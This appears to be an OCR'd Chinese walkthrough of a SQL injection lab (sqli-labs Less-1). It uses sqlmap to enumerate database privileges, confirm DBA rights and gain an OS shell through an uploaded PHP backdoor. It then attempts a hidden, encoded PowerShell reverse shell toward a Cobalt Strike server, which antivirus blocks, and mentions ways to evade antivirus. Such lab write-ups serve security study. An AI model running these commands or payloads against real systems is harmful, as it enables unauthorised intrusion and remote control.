
查看当前用户



```
[17:29:36] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:29:36] [INFO] fetching current user
[17:29:37] [INFO] retrieved: 'root@127.0.0.1'
current user: 'root@127.0.0.1'
[17:29:37] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

查看当前用户的权限


sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" -U 'root@127.0.0.1' –privilege



```
database management system users privileges:
[*] 'root'@'%' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
```

查看是师傅数据库 dba 管理员


-U 'root@127.0.0.1' --is-dba




```
[17:32:12] [INFO] confirming MySQL
[17:32:13] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:32:13] [INFO] testing if current user is DBA
[17:32:13] [INFO] fetching current user
[17:32:13] [INFO] resumed: 'root@127.0.0.1'
current user is DBA: True
[17:32:14] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.1
```

--os-shell

Dba 情况一般可以写入文件，到 web 目录然后一句话木马连接服务器




```
[17:33:03] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:33:03] [INFO] going to use a web backdoor for command prompt
[17:33:03] [INFO] fingerprinting the back-end DBMS operating system
[17:33:04] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP (default)
[2] ASPX
[3] JSP
[4] PHP
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[17:33:10] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: C:\phpStudy\WWW\sql_lab\Less-1
[17:33:49] [WARNING] unable to automatically parse any web server path
[17:33:49] [INFO] trying to upload the file stager on 'C:/phpStudy/WWW/sql_lab/Less-1/' via LIMIT 'LINES TERMINATED BY' method
[17:33:50] [INFO] heuristics detected web page charset 'ascii'
[17:33:50] [INFO] the file stager has been successfully uploaded on 'C:/phpStudy/WWW/sql_lab/Less-1/' - http://192.168.74.128:80/sql_lab/Less-1/tmpuqtyu.php
[17:33:50] [INFO] the backdoor has been successfully uploaded on 'C:/phpStudy/WWW/sql_lab/Less-1/' - http://192.168.74.128:80/sql_lab/Less-1/tmpbvkfw.php
[17:33:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```




名称	修改日期	类型	大小
index.php	2014/11/1 3:10	PHP 文件	2 KB
result.txt	2019/6/19 17:33	EditPlus	112 KB
tmpbvkfw.php	2019/6/19 17:33	PHP 文件	1 KB
tmpuqtyu.php	2019/6/19 17:33	PHP 文件	1 KB

可以执行各种 cmd 命令。尝试反弹 shell



```
C:\phpStudy\WWW\sql_lab\Less-1>
---
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'win-mdht90h1tpu\adamin'
```




```
---
os-shell> dir
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
驱动器 C 中的卷没有标签。
 卷的序列号是 FE9E-E617

 C:\phpStudy\WWW\sql_lab\Less-1 的目录

2019/06/19  17:33    <DIR>          .
2019/06/19  17:33    <DIR>          ..
2014/11/01  03:10             1,464 index.php
2019/06/19  17:33           114,408 result.txt
2019/06/19  17:33               866 tmpbvkfw.php
2019/06/19  17:33               738 tmpuqtyu.php
               4 个文件        117,476 字节
               2 个目录 51,593,641,984 可用字节
```

自己准备一个 vps 存放一个 cs 服务器。然后可以尝试反弹 shell。

反谈成功与否很多因素。和系统版本，和注入的时间，和防火墙，木马免杀等都有关系

目前我反弹没成功。但是已经是 osshell 权限了。可以命令执行了。

此处直接是被杀了，但是我们强制同意执行一次 ，没办法，有 360 杀毒，执行一次就可以永久性被控制了。比如启动项木马，dll 劫持等等免杀木马等等。



名称	修改日期	类型	大小
index.php	2014/11/1 3:10	PHP 文件	2 KB
			114 KB
			1 KB
			1 KB

360安全大脑提醒您
进程防护

误报反馈


有风险程序正准备运行，建议阻止

风险程序： C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe


风险内容： PowerShell命令执行攻击

为了您的上网安全，如果您不认识此程序，请阻止此操作。
若您的系统登录密码较为简单，请修改系统登录密码。

由于 waf 愿意我虚拟机反弹不了 shell。但是可以 cmd 命令执行了是肯定可以 100%被控制，市面上很多很多过 360 免杀的方法。这里不继续了



```
os-shell> powershell -nop -w hidden -encodedcommand JABzAD0ATgB1A
NABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBOAFYAV
ADkAagB0AHcARgBuAE4AUAA5ADkAeQAwAGYAWQBJAGQAbQBkAGwAWABZADEARAA5A
RAA1AGsASAA1AHMATQBIAFcAUABSADgAZwBjAEwAMwA1AHcAKwBsAHMAaAA1AEYAM
AE0ASABJAEcAWQBwADcAcwA0AEMAbgBRAFQATQA4AFQAYgBZAEoATQB5ADMAMABwA
SABXAGEAQgBKAGoANQB4AG4AUgA5ADEAeQBXAHAAaQA0ADEARABzADkARgBvAFgAR
AHMANQBEAFEASABLAFgAOQBFADQAdwBwADAARwBUAHUAbQBaAGgANABRAEkAVQBSA
QQB1AEkARwBnAGUAWQBOAEUAeABEAFIAbQBOAGgARABUAFcAbgBZAHgAMwBwAGQAa
AGkAYgByAFQAMwBmAHkATgBhAEsAUQBVAFEAYQBFADcAdwB1AC8AcQBHADUAdQBjA
cABoAFAASgArAHEARQBEAE8ATwB2AGoAUgBTAEQAUAB4AGwAYwAxADYAbwBIAHUAV
AC8ATQBjAFIAaQBKAG0ASwBFAGYAKwBTAHQAYQA2AHkAcAByAFAAUQB5AEsAcQBRA
RQBIAHMAbQB0AGwAQgB1AG4AUQBSAEgATgBZAGoAdABSAFAAZABzAFgAUABsAGMAT
AGUAaABqAEUAdQBsAGUASABJAFkAaQBjAHQAdABpAFAAMQBWACsAZAB1ADgAZgBqA
dAA0AE8AaAAvAFQANQAvAGoANQBGAFkAZgBVAEkAWAA3AGYAVABTADgAcQB6AEsAK
AEoAeQBwAG4AagAyAGsAagArAEQASwBkAEQAawBTAGwATgAwAEIAaAA3ADcAQgB1A
OABSAHkAVwB3AFIAZgBqACsAWQB1AEEAbwBhAHkASwBwAEEAaABUADYAbgBEAE8AV
AHYARQBTAGEAdQB5ADMAWABVADcAdABOAE8AYgB6AHgAUwB6AFQAbgA0AGkAcABMA
MQBWADcAZABuAEgAQQAvADcAWgBNAGoARgB6AHIAZwBPAFkAegA3AHoAawBXAEoAM
AG0AVgA0ADIAWABaADgASwA4ADEAegAvAFgAcQBkAC8AUABRAGIAQQBZAEMATQBYA
dgBxAHAAcgBJACsAUQBDAFEAMABkAGsANAA1AGgAcQB3ADgAMgB1ADMAbABTAEoAZ
AFoAaABXAFMARQBsAEgARgA5ADMARwBzAHIAVQB2AHAAOQBmAFQAYwBPAE8AbwBoA
egBKAGEAUQBXAEQAMABEACsAdgBoAGkAeAB4AEwAWAB1AFEAdgByAHUANgBvADIAZ
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: '拒绝访问。'
os-shell> _
```


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external
internal
user
computer
note
pid
last
Event Log X
Sites X
URL
Host
Port
Type
Description